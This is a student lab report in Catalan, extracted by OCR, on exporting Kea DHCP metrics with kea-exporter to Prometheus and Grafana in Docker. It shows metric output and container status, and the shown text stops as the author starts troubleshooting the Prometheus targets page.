Ricard Sala Nikitin

Monitorització DHCP amb Grafana

Index


Part 1 **3**
Part 2 **7**
Part 3 **10**
Part 4: **15**
Part 5 **18**
Part 4 **27**
Part 5 **31**
Preguntes Finals **33**
:


Ricard Sala Nikitin

Ricard Sala Nikitin
2n ASIX


Part 1

Exportació de metriques:






Com veiem, tenim la versió 0.7.1 de “kea-exporter”, que es amb lo que exportarem les metriques a Grafana més endavant:




Ricard Sala Nikitin


Comprovació API:




Ruta del executable:



Aquí creo el fitxer del servei i afegeixo la seguent configuració:




Després, habilito i inicio el servei




Ricard Sala Nikitin

Comprovo que funciona:



També comprovo que el "exporter" estigui publicant les metriques correctament:



Ricard Sala Nikitin

```
# HELP kea_dhcp4_addresses_total Size of subnet address pool
# TYPE kea_dhcp4_addresses_total gauge
kea_dhcp4_addresses_total{pool="172.24.66.100-172.24.66.200",subnet="172.24.66.0/24",subnet_id="1"} 101.0
kea_dhcp4_addresses_total{pool="",subnet="172.24.66.0/24",subnet_id="1"} 101.0
# HELP kea_dhcp4_reservation_conflicts_total Reservation conflict count
# TYPE kea_dhcp4_reservation_conflicts_total gauge
kea_dhcp4_reservation_conflicts_total{subnet="172.24.66.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp4_leases_reused_total Number of times an IPv4 lease has been renewed in memory
# TYPE kea_dhcp4_leases_reused_total gauge
kea_dhcp4_leases_reused_total{subnet="172.24.66.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp6_packets_sent_total Packets sent
# TYPE kea_dhcp6_packets_sent_total gauge
# HELP kea_dhcp6_packets_received_total Packets received
# TYPE kea_dhcp6_packets_received_total gauge
# HELP kea_dhcp6_packets_sent_dhcp4_total DHCPv4-over-DHCPv6 Packets received
# TYPE kea_dhcp6_packets_sent_dhcp4_total gauge
# HELP kea_dhcp6_packets_received_dhcp4_total DHCPv4-over-DHCPv6 Packets received
# TYPE kea_dhcp6_packets_received_dhcp4_total gauge
# HELP kea_dhcp6_allocations_failed_total Allocation fail count
# TYPE kea_dhcp6_allocations_failed_total gauge
# HELP kea_dhcp6_addresses_declined_total Declined addresses
# TYPE kea_dhcp6_addresses_declined_total gauge
# HELP kea_dhcp6_addresses_declined_reclaimed_total Declined addresses that were reclaimed
# TYPE kea_dhcp6_addresses_declined_reclaimed_total gauge
# HELP kea_dhcp6_addresses_reclaimed_total Expired addresses that were reclaimed
# TYPE kea_dhcp6_addresses_reclaimed_total gauge
# HELP kea_dhcp6_reservation_conflicts_total Reservation conflict count
# TYPE kea_dhcp6_reservation_conflicts_total gauge
# HELP kea_dhcp6_na_assigned_total Assigned non-temporary addresses (IA_NA)
```

Més metriques


```
# TYPE kea_dhcp4_addresses_assigned_total gauge
kea_dhcp4_addresses_assigned_total{pool="",subnet="172.24.66.0/24",subnet_id="1"} 0.0
kea_dhcp4_addresses_assigned_total{pool="172.24.66.100-172.24.66.200",subnet="172.24.66.0/24",subnet_id="1"} 1.0
# HELP kea_dhcp4_addresses_declined_total Declined counts
# TYPE kea_dhcp4_addresses_declined_total gauge
kea_dhcp4_addresses_declined_total{pool="",subnet="172.24.66.0/24",subnet_id="1"} 0.0
kea_dhcp4_addresses_declined_total{pool="172.24.66.100-172.24.66.200",subnet="172.24.66.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp4_addresses_declined_reclaimed_total Declined addresses that were reclaimed
# TYPE kea_dhcp4_addresses_declined_reclaimed_total gauge
kea_dhcp4_addresses_declined_reclaimed_total{pool="172.24.66.100-172.24.66.200",subnet="172.24.66.0/24",subnet_id="1"}
kea_dhcp4_addresses_declined_reclaimed_total{pool="",subnet="172.24.66.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp4_addresses_reclaimed_total Expired addresses that were reclaimed
# TYPE kea_dhcp4_addresses_reclaimed_total gauge
kea_dhcp4_addresses_reclaimed_total{pool="172.24.66.100-172.24.66.200",subnet="172.24.66.0/24",subnet_id="1"} 0.0
kea_dhcp4_addresses_reclaimed_total{pool="",subnet="172.24.66.0/24",subnet_id="1"} 1.0
# HELP kea_dhcp4_addresses_total Size of subnet address pool
# TYPE kea_dhcp4_addresses_total gauge
kea_dhcp4_addresses_total{pool="172.24.66.100-172.24.66.200",subnet="172.24.66.0/24",subnet_id="1"} 101.0
kea_dhcp4_addresses_total{pool="",subnet="172.24.66.0/24",subnet_id="1"} 101.0
# HELP kea_dhcp4_reservation_conflicts_total Reservation conflict count
# TYPE kea_dhcp4_reservation_conflicts_total gauge
kea_dhcp4_reservation_conflicts_total{subnet="172.24.66.0/24",subnet_id="1"} 0.0
# HELP kea_dhcp4_leases_reused_total Number of times an IPv4 lease has been renewed in memory
# TYPE kea_dhcp4_leases_reused_total gauge
kea_dhcp4_leases_reused_total{subnet="172.24.66.0/24",subnet_id="1"} 0.0
```


Les metriques que ens interesen
(kea_dhcp4_addresses_total i kea_dhcp4_addresses_assigned_total):

```
ricard.sala@kea-server-ricard
ricard.sala@kea-server-ricardsala:~$ curl -s http://localhost:9547/metrics | grep -E "kea_dhcp4_addresses_(total|assigned_total)"
# HELP kea_dhcp4_addresses_assigned_total Assigned addresses
# TYPE kea_dhcp4_addresses_assigned_total gauge
kea_dhcp4_addresses_assigned_total{pool="",subnet="172.24.66.0/24",subnet_id="1"} 0.0
kea_dhcp4_addresses_assigned_total{pool="172.24.66.100-172.24.66.200",subnet="172.24.66.0/24",subnet_id="1"} 1.0
# HELP kea_dhcp4_addresses_total Size of subnet address pool
# TYPE kea_dhcp4_addresses_total gauge
kea_dhcp4_addresses_total{pool="172.24.66.100-172.24.66.200",subnet="172.24.66.0/24",subnet_id="1"} 101.0
kea_dhcp4_addresses_total{pool="",subnet="172.24.66.0/24",subnet_id="1"} 101.0
ricard.sala@kea-server-ricardsala:~$
```

Part 2

Com veiem, un cop fet els pasos previs del apartat 2, al fer un “docker compose up -d” se ens comença a descarregar les imatges de “prometheus” i de “grafana”.






Ricard Sala Nikitin

Comprovació (docker compose ps):


```
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$ docke
r compose ps
NAME                  IMAGE                     COMMAND                  SERVICE      CREATED          STATUS          PORTS
grafana-ricardsala    grafana/grafana:11.3.0    "/run.sh"                grafana      43 seconds ago   Up 39 seconds   0.0.0.0:3000
->3000/tcp, [::]:3000->3000/tcp
prometheus-ricardsala   prom/prometheus:v2.55.1   "/bin/prometheus --c…"   prometheus   44 seconds ago   Up 42 seconds   0.0.0.0:9090
ricard.sala@kea-server-ricardsala:~/dhcp-monitoring-ricardsala$
```

En cambi, no puc accedir a “/targets” del prometheus:



Solució

